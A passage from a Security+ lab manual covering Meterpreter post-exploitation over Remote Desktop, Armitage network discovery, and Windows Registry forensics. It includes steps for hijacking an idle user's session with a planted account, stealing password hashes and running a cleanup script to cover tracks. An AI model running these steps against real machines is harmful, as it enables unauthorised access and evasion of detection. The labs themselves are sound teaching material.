This command goes to a registry key (**-k**) and changes a value (**-v**) with specific data (**-d**). This is necessary to bypass the setting of Require Computers to Use Network Level Authentication to Connect.

There is a checkbox in Advanced Settings of Remote Desktop Settings that is checked by default; that would prevent Remote Desktop access from the Kali Linux VM. This command and registry change override that setting.

d. Run the command

```
idletime
```

to get an idea if there is a person actively using the exploited machine currently. This information is handy for deciding whether to continue with the next steps now or possibly after some time elapses.

e. In a new Z shell terminal, enter

```
rdesktop -u hacker -p AAAbbb111 192.168.1.105
```

but using the IP address of your Windows 10 VM instead.

If you completed Chapter 14, you'll see the logon warning made with a GPO. If so, click the OK button.

You'll see the username of hacker with the following message: "Another user is signed in. If you continue, they'll be disconnected. Do you want to sign in anyway?" This is where the **idletime** command comes in handy. If you saw a value for **idletime** that indicates a user might not be in front of the machine (for example, if they haven't touched the keyboard for around 10 minutes or so), now is a good time to try this. Click the Yes button.

On the Windows 10 VM, you'll now see the following messages (with your machine's name): "Do you want to allow WEISSMAN-CLIENT\hacker to connect to this machine?" Click OK to disconnect your session immediately or click Cancel to stay connected. No action will disconnect your session in 30 seconds. Assuming the user is not in front of their computer (based on the output from **idletime**), 30 seconds will elapse and the hacker account will be signed in. Now you're not restricted by the Meterpreter shell or the Windows command prompt, and you can freely interact with the victim machine. Stealing the Windows password hashes and many more actions are now trivial to perform!

After you've completed your activities in the compromised machine, from Meterpreter, close the Remote Desktop window and run the following cleanup script in Meterpreter to remove the added account and cover your tracks:

```
run multi_console_command –r <file listed in output after
you completed Step 6b>
```

Due to changes in the registry with Windows 10, the last operation will fail. Don’t worry about it.

In Chapter 11, you cracked Windows password hashes with Mimikatz. This step illustrates how you’d get into the system to get the hashes in the first place. Imagine the possibilities for an attacker, now, with full GUI access!

f. From Meterpreter, either reboot or shut down the Windows 10 VM (yes, you can perform those actions from Meterpreter) with **reboot** or **shutdown**, respectively.

That’s a wrap!

⏱ **10 MINUTES**

Lab Exercise 22.04: Armitage

Armitage is a GUI front end for the Metasploit Framework. You’re going to use it in this lab exercise to discover host systems. The detection of a high volume of traffic, which this lab exercise will generate, is also a great indication of an incident, which could lead to incident response.

Learning Objectives

In this lab exercise, you’ll add another tool to your arsenal. At the end of this lab exercise, you’ll be able to

- Use Armitage to discover host systems
- Understand how this will appear as an incident on the target network
- Be able to take the information from this lab and use it for port scanning, the logical next step

Lab Materials and Setup

The materials you need for this lab are

- The *Principles of Computer Security: CompTIA Security+ and Beyond* textbook
- The Kali Linux VM you created in Chapter 1
- As many systems as possible on your network

Let’s Do This!

Power on as many devices on your network as possible. The more the merrier! Laptops, desktops, phones, tablets, and more should all be ready for some probing.

Step 1 Install and launch Armitage.

a. From a terminal on the Kali Linux VM, enter

```
sudo apt install armitage
```

Enter **y** and press ENTER to install Armitage when prompted.

b. Start the RDBMS, like you did earlier, with

```
sudo /etc/init.d/postgresql start
```

c. Launch Armitage with the following command:

```
sudo armitage
```

Click the Connect button in the first dialog box that pops up, keeping all default values, and then click the Yes button in the second dialog box that pops up. The “Connection refused” message will resolve itself very quickly, so don’t worry when you see that message.

📷 **2b**


Step 2 Use Armitage to discover hosts on a network.

a. The lower pane, using tabs, shows the commands you would enter into the console if you weren’t using this GUI, along with the corresponding output. If you want, you can type directly into that pane at the **msf6 >** prompt.

b. In the Armitage interface, in the top menu, select Hosts | Nmap Scan | Quick Scan (OS Detect) to discover all hosts on your subnet. You'll need to provide your network ID and subnet mask, which in most cases will be 192.168.1.0/24, as shown in the dialog box. Only scan networks under your control that you're authorized to scan, as discussed in Chapter 16.

Click the OK button after you enter the information.

When the scan is complete, a list of all discovered devices, including IP addresses, port information, and in some cases operating systems, will appear in the upper-right pane. Tons of valuable information will appear in the lower pane, as shown in Figure 22-2.



```
[*] Nmap: Host is up (0.020s latency).
[*] Nmap: All 100 scanned ports on 192.168.1.119 are closed
[*] Nmap: MAC Address: 0C:77:1A:[redacted] (Apple)
[*] Nmap: Too many fingerprints match this host to give specific OS details
[*] Nmap: Network Distance: 1 hop
[*] Nmap: Nmap scan report for 192.168.1.138
[*] Nmap: Host is up (0.0031s latency).
[*] Nmap: All 100 scanned ports on 192.168.1.138 are closed
[*] Nmap: MAC Address: E8:FC:AF:[redacted] (Netgear)
[*] Nmap: Too many fingerprints match this host to give specific OS details
[*] Nmap: Network Distance: 1 hop
[*] Nmap: Nmap scan report for 192.168.1.114
[*] Nmap: Host is up (0.000033s latency).
[*] Nmap: All 100 scanned ports on 192.168.1.114 are closed
[*] Nmap: Too many fingerprints match this host to give specific OS details
[*] Nmap: Network Distance: 0 hops
[*] Nmap: OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
[*] Nmap: Nmap done: 256 IP addresses (5 hosts up) scanned in 38.46 seconds
```

FIGURE 22-2 Armitage discovers many systems in the Weissman household.

The next logical step would be some port scanning, with different types of scans, as covered in Chapter 16.

Lab Analysis

1. What is an incident?

   ____

   ____

2. What is incident response?

   ____

   ____

3. Why were the Metasploit Framework lab exercises important for understanding incident response?

   ____

   ____

Key Term Quiz

Use the terms from the list to complete the sentences that follow.

exploit

front end

payload

shell

vulnerability

1. SMB is a(n) _____________.
2. EternalBlue is a(n) _____________.
3. windows/meterpreter/reverse_tcp is a(n) _____________.
4. Before running native Windows commands on a compromised Windows system, the _____________ command must be run.
5. Armitage is a(n) _____________ for the Metasploit Framework.

Chapter 23
Computer Forensics

Lab Exercises

Comparing cybersecurity to digital forensics is like comparing *before* to *after*. Acybercrime *incident* is any illegal, unauthorized, or unacceptable action that involves a computing system or network.Incidents are breaches of cybersecurity measures that were implemented before the incident occurred.

Incident response is the forensic examination of systems and networks after they have been attacked. It also involves taking actions to remediate an ongoing incident, such as blocking the attackers and restoring any lost availability as quickly as possible.

Forensic science uses scientific and mathematical processes to analyze physical evidence. This evidence can be used to *inculpate*, prove that somebody did something, or *exculpate*, prove that someone didn’t do something, in both civil and criminal cases. Usually, the investigator will subsequently testify as an expert witness in a court of law.

Digital forensics is a subcategory of forensic science. Digital forensics deals with the acquisition and investigation of material on digital devices, often in relation to a computer crime. With so many devices such as phones, tablets, and more in great usage today, the term “computer forensics” alone isn’t as accurate as it used to be.

All forensic investigations of computing devices are considered digital forensics, including more devices than just traditional computers. Digital forensics is a subcategory of forensic science, and computer forensics is a subcategory of digital forensics. There are other subcategories of digital forensics, such as network forensics, and mobile device forensics.

In addition to inculpating or exculpating a suspect, digital forensics has a third major purpose: to figure out what happened in a cyberattack. In this way, digital forensics ensures integrity and future functionality of computer systems and network infrastructures. It also helps protect a company’s reputation, money, and time.

Forensic readiness adds value to your cybersecurity process. Evidence for a company’s defense can be gathered with minimal disruption to the business. It’s likely to improve your company’s position in responding to other security-related issues, such as copyright infringement, fraud, and extortion. A well-managed process can reduce the cost of internal and external investigations. It can improve and simplify working with law enforcement agencies. It can also prepare a company for when major incidents occur, when a more in-depth and well-organized investigation would be needed.

Some examples of cybercrimes that a forensic investigation could uncover include fraud (through the manipulation of records), spam, phishing, circumvention of security controls, unauthorized access, system modification, theft of intellectual property, piracy, rigging systems (such as the stock market), espionage, infiltration and exfiltration of data, identity theft, writing and spreading of malware, denial of service, bandwidth consumption, the creation and distribution of child pornography, and much more.

Computing devices can be part of a forensic investigation in a few different ways. First, a computing device can be the tool used to commit a crime. Second, when a computing device is hacked, it is the target of a crime. Third, storage locations on a computing device can be used as repositories for evidence of a crime.

Digital evidence is the foundation for identifying, capturing, and prosecuting cybercriminals. Digital evidence is information stored or transmitted in binary form that may be relied on in court, and it comprises both data and metadata. This could include contact information, evidence of malicious attacks on systems, GPS location and movement records, transmission records (authorized and unauthorized), system use or abuse, account usage (authorized and unauthorized), correspondence records, and content such as images and documents.

Digital evidence can potentially answer common questions. It can gather information about individuals: Who? It can determine events that transpired: What? It can identify which systems and networks were affected: Where? It can construct a timeline: When? It can discover tools and exploits used: How? Sometimes digital evidence can even reveal motivations of the attackers: Why?

Where can you find digital evidence? Different cybercrimes result in different types of digital evidence. Cybercriminals may leave evidence of their activities in log files. Cyberstalkers use e-mail to harass their victims. Child pornographers store images on their computers.

Host-based information on computing devices can include both volatile data stored in RAM, which is lost when there’s no power, and nonvolatile data on the hard drive, which remains stored when there’s no power.

Removable media and devices could also contain artifacts and remnants of significance for the forensic investigator. Network data can consist of live traffic, stored communications, or logs from routers, switches, IDSs (intrusion detection systems), IPSs (intrusion prevention systems), firewalls, applications, and servers. The Windows Registry, web traffic captures, and e-mail are also great sources of digital evidence.

Due diligence requires that the forensic investigator look at as much of this information as possible, but the sheer volume makes it nearly impossible to examine each and every source of data in every case. This is where keyword searches can come into play. Searching for words that have significance in a particular case can bring digital evidence to light very quickly.

Evidence transmitted over the Internet and stored in the cloud is quite different from a company's network data. In the former case, you're at the mercy of third-party companies that are in possession of important data on their devices. These companies, such as Internet service providers (ISPs) and major corporations like Microsoft, Apple, and Google, are not too eager to hand over information to private companies conducting investigations, or even to law enforcement agencies. Sometimes, for this reason, an undercover officer will initiate a chat conversation and save the conversation as digital evidence.

30 MINUTES

Lab Exercise 23.01: Windows Registry Forensics

The Windows Registry can be an amazing treasure trove and repository of digital evidence for forensic investigators investigating a Windows operating system. This hierarchical database contains configuration information and settings for software, hardware, user preferences, and operating system configurations. Simply put, the registry enables software, hardware, the operating system, and users to perform their jobs. When you install or remove a program, add or remove a hardware device, or change an operating system setting or preference with the Control Panel or another component, a corresponding change is made somewhere in the registry. You can think of the registry as the DNA of any Windows operating system.

Editing the registry directly is very risky. One small mistake can keep your system from ever booting up again! That's why components such as Control Panel applets and installation wizards exist. They allow for indirect configuration of the registry, removing the potential of a human screwing it up.

For further background before you complete this lab exercise, check out Microsoft's own explanations and illustrations about the registry in a collection of hierarchical links here: https://docs.microsoft.com/en-us/windows/win32/sysinfo/registry.

Learning Objectives

In this lab exercise, you'll search the Windows Registry for digital evidence.

At the end of this lab exercise, you’ll be able to

- Navigate the registry, looking for digital evidence
- Interpret values in the registry that could inculpate, exculpate, and shed some light on a cybersecurity attack

Lab Materials and Setup

The materials you need for this lab are

- The *Principles of Computer Security: CompTIA Security+ and Beyond* textbook
- A Windows 10 machine that has connected to at least one SSID/Wi-Fi network, for Steps 1 and 2. (Note that the Windows 10 VM you created in Chapter 1 *cannot* be used for these steps.)
- Any Windows 10 machine that acquired an IP address dynamically, through DHCP, for Step 3. (The Windows 10 VM you created in Chapter 1 *can* be used for this step.)
- A Windows 10 machine that has had various files accessed through programs that maintain lists of recently accessed files for Step 4. (The Windows 10 VM you created in Chapter 1 can be used if you open multiple files within it.) This step works best with as many files and types of files as possible.
- A Windows 10 machine that has had various files opened or saved through Windows Explorer for Steps 5 and 6. (The Windows 10 VM you created in Chapter 1 can be used if you open and/or save multiple files within it.) This step works best with as many files and types of files as possible.
- A Windows 10 machine that has had various USB devices plugged into it for Steps 7 and 8 (Step 8 requires a USB storage device). (The Windows 10 VM you created in Chapter 1 can be used if you connect USB devices to it through the hypervisor.) This step works best with as many USB devices plugged into the system.
- A web browser with an Internet connection

Let’s Do This!

Before you begin, go to www.digital-detective.net/dcode/ and click the red Download DCode button near the bottom of the page. Then extract the ZIP file that was downloaded to your Downloads folder. Run the executable in the extracted folder, accept the license agreement, and install the program with all defaults. In the Windows Protected Your PC Warning window, before the installation starts, click More Info and then click the Run Anyway button. (As the message states, the app is flagged as unrecognized, not malicious.) This program will be used to help you decode Windows Registry timestamps in this lab exercise. Go through the installation, accepting all defaults.

When you make your screenshots for this chapter, feel free to crop out or redact anything that you don’t feel comfortable showing.

📷 **1a–1c**


⌨ **1d**

Step 1 Locate potentially sensitive and valuable information stored in the registry related to Wi-Fi networks (SSIDs, dates, and more).

a. Click the Start button or in the search box and type **regedit** to open Registry Editor. Click Yes at the User Account Control prompt.

b. To navigate the Windows Registry, you can use the tree in the pane on the left, or you can type directly into the address bar at the top and press ENTER. Navigate to Computer\HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\NetworkList\Profiles\. This key contains digital evidence about all the SSIDs (service set identifiers)/Wi-Fi networks you’ve ever connected to.

c. Click each Profiles subkey. In the right pane, you’ll see values with three columns: Name, Type, and Data. See Figure 23-1. The values of greatest interest are DateCreated, DateLastConnected, Description, and ProfileName. In most cases, the ProfileName and Description data will be the same or will show a variation with a number at the end.



Computer\HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\NetworkList\Profiles\{2E1E5E25-1290-4D74-834A-3C95F219D214}


```
Profiles
  {1473768F-2543-4A6D-8504-EB2228D0DE6C}
  {204E0768-FE42-4779-A502-55288D8DEBA8}
  {297D8B03-6164-47C2-B438-922D2B131532}
  {2B06693A-B9EE-4B96-BA73-8C0C22ADC876}
  {2E1E5E25-1290-4D74-834A-3C95F219D214}
  {32735D36-1D83-4B28-A789-9D6B44556A69}
  {339E2698-AFCE-4854-8088-A2AD0B15D111}
  {3A25155F-98C2-43D5-85AB-5E075F140855}
  {41324B46-6390-4FC5-9429-8AF81F30AEDA}
  {4C6C9DA7-59C0-498E-88F1-38A228676DC2}
  {62B711C8-FECB-43E9-B417-D249750C8DEC}
  {62CD85CE-278C-466D-A52A-8F10549B5373}
  {6D3BF8A1-B8C0-4E90-86C4-0475D8C1FC52}
  {6DCCB284-E431-4445-BE8A-C64B68107800}
  {703CC611-7585-4DDB-A2CC-97A5FEE9EC1D}
  {772D5C53-488F-4559-AE7A-7E0922D032EF}
  {81570553-AA8B-4F78-9097-54804F58FC81}
  {9CE44E73-E228-44A9-86AF-31998644D1EC}
  {9CEF1C91-61E9-4201-8C23-014222101271}
  {9D5DC755-5562-4460-9819-7D803C9D0C06}
  {A3D88A72-6A78-494C-98E8-2C0170516A4E}
  {A4289FA4-706F-4ED8-9D4D-A765F3858345}
  {ABC71F67-E2CE-4E19-A508-01F1ED8700DC}
  {CA2AADD0-AA81-4F06-9E17-5638E06EF995}
  {D876AD0A-226D-480E-83EF-FB5038A2B75C}
  {DC394415-A8F3-4A80-8831-3ADD69D572DD}
  {DE72FBDD-1043-491F-B283-DF02D8817778}
  {F065DF14-264F-4E56-8A83-5296E4DA2C9E}
  {FDE427D2-8221-4D8A-80D4-AFF882CF6112}
```

Name	Type	Data
(Default)	REG_SZ	(value not set)
Category	REG_DWORD	0x00000000 (0)
DateCreated	REG_BINARY	e3 07 0a 00 04 00 0a 00 0f 00 16 00 39 00 6a 00
DateLastConnected	REG_BINARY	e4 07 02 00 04 00 1b 00 0e 00 09 00 10 00 09 01
Description	REG_SZ	FLCCwifi
Managed	REG_DWORD	0x00000000 (0)
NameType	REG_DWORD	0x00000047 (71)
ProfileName	REG_SZ	FLCCwifi 2

FIGURE 23-1 Digital evidence of Wi-Fi networks in the registry

To decode the REG_BINARY hex data values for DateCreated and DateLast Connected, launch DCode. With Hexadecimal (Little-Endian) selected for Format in the Value Input section located on the top right, type the 32 hexadecimal digits (without the spaces) from the Data column of Registry Editor for each (one at a time) into the Value field in DCode and then click the Decode button.

As shown in Figure 23-2, you’ll see two important timestamps on the left. The first one will show you the timestamp in UTC time, while the second one will show you the timestamp using your time zone. To change your time zone, click the Select button on the right side, make a selection, and click OK. The Date Output drop-down enables you to change the format of the timestamp, if desired.



Name	Timestamp
SYSTEMTIME Structure (128-bit) (UTC)	2020-02-27 14:09:16.2650000 Z
SYSTEMTIME Structure (128-bit)	2020-02-27 09:09:16.2650000 -05:00
UUID (Guid) Timestamp (UTC)	0001-01-01 00:00:00.0000000 Z
UUID (Guid) Timestamp	0001-01-01 00:00:00.0000000 -05:00

Value Input

Format: Hexadecimal (Little-Endian)

Value: e407020004001b000e00090010000901

Time Zone

Name: (UTC-05:00) Eastern Time (US & Canada)

Date Output

Pattern: yyyy'-'MM'-'dd HH':'mm':'ss'.'fffffff K

Sample: 2020-07-10 14:03:41.4825813 -04:00

FIGURE 23-2 DCode decoded timestamps

Notice that the data for DateLastConnected from Registry Editor, shown in Figure 23-1, was entered into the Value field in DCode, shown in Figure 23-2. This means the last time I connected my laptop to the FLCCwifi Wi-Fi network was February 27, 2020, at 2:09:16 P.M.

Submit a pair of similarly matching screenshots of digital evidence from Registry Editor and DCode.

d. Explain how information like this can be of great significance for a forensic investigation.


2a, 2b

2c

Step 2 Locate potentially sensitive and valuable information stored in the registry related to Wi-Fi router MAC addresses.

a. Navigate to Computer\HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\NetworkList\Signatures\Unmanaged.

b. As shown in Figure 23-3, in each one of these subkeys, you'll be able to see the MAC address of the router of the Wi-Fi networks you connected to, in the Data column for DefaultGatewayMAC.



Computer\HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\NetworkList\Signatures\Unmanaged\010103000F0000F0080000000F0000F05D0C146440F27756168A6CDC76FC7BF6C8EB40

Name	Type	Data
(Default)	REG_SZ	(value not set)
DefaultGatewayMac	REG_BINARY	00 09 0f 09 00 26
Description	REG_SZ	FLCCwifi 2
DnsSuffix	REG_SZ	<none>
FirstNetwork	REG_SZ	FLCCwifi 2
ProfileGuid	REG_SZ	{2E1E5E25-1290-4D74-834A-3C95F219D214}
Source	REG_DWORD	0x00000008 (8)

FIGURE 23-3 Digital evidence of the router’s MAC address in the registry

Submit a screenshot of digital evidence showing the matching DefaultGatewayMAC values for your previous screenshots.

c. Explain how information like this can be of great significance for a forensic investigation.


3a, 3b

3c

Step 3 Locate potentially sensitive and valuable information stored in the registry related to networking settings.

a. Navigate to Computer\HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\Tcpip\Parameters\Interfaces\.

This key contains subkeys for all interfaces on the machine, which contain recent values for networking settings, including IP address, subnet mask, default gateway, DNS server, DHCP server, and other parameters given to the client in a DHCP lease. See Figure 23-4.



Computer\HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\Tcpip\Parameters\Interfaces\{4f3f9c74-3252-4ca9-a849-03203f5b9b89}

```
Tcpip
  Linkage
  Parameters
    Adapters
    DNSRegisteredAdapters
    Interfaces
      {0cb240bf-d7b8-11e7-a6b1-806e6f6e6963}
      {0ed5d667-185c-43a1-9a18-9dcb1724f73d}
      {12068fc2-bbb2-4fc7-bef1-4d236a0d0088}
      {1c4f2705-394b-4d43-a576-d8cb46b08078}
      {289e9a70-5346-4983-b219-b5dc04825a97}
      {373a4045-b6ef-470f-9df5-69855e33e860}
      {4f3f9c74-3252-4ca9-a849-03203f5b9b89}
      {6de7faac-7662-48fe-b196-394a3b4a7425}
      {743fa2b0-004a-4f3a-826a-8237e60e2e02}
      {9db652fc-0e36-4942-a572-d4c50e099691}
      {aef863af-b6fc-420d-b7a0-2bee9599e1c5}
      {b7bafe01-d3a1-44fd-aaa8-8fcb30d41696}
      {c2d18854-9aea-4eff-bbf6-3db348e687fe}
      {c755427f-bb47-4da8-86d8-b279f265546d}
      {d3dea916-a92c-41f9-9514-549b2c239642}
    NsiObjectSecurity
    PersistentRoutes
    Winsock
  Performance
  Security
  ServiceProvider
Tcpip6
TCPIP6TUNNEL
tcpipreg
TCPIPTUNNEL
tdx
termingt
TermService
```

Name	Type	Data
(Default)	REG_SZ	(value not set)
AddressType	REG_DWORD	0x00000000 (0)
DefaultGateway	REG_MULTI_SZ	
DefaultGatewayMetric	REG_MULTI_SZ	
DhcpConnForceBroadcastFlag	REG_DWORD	0x00000001 (1)
DhcpDefaultGateway	REG_MULTI_SZ	192.168.1.1
DhcpDomain	REG_SZ	greenlightnetworks.com
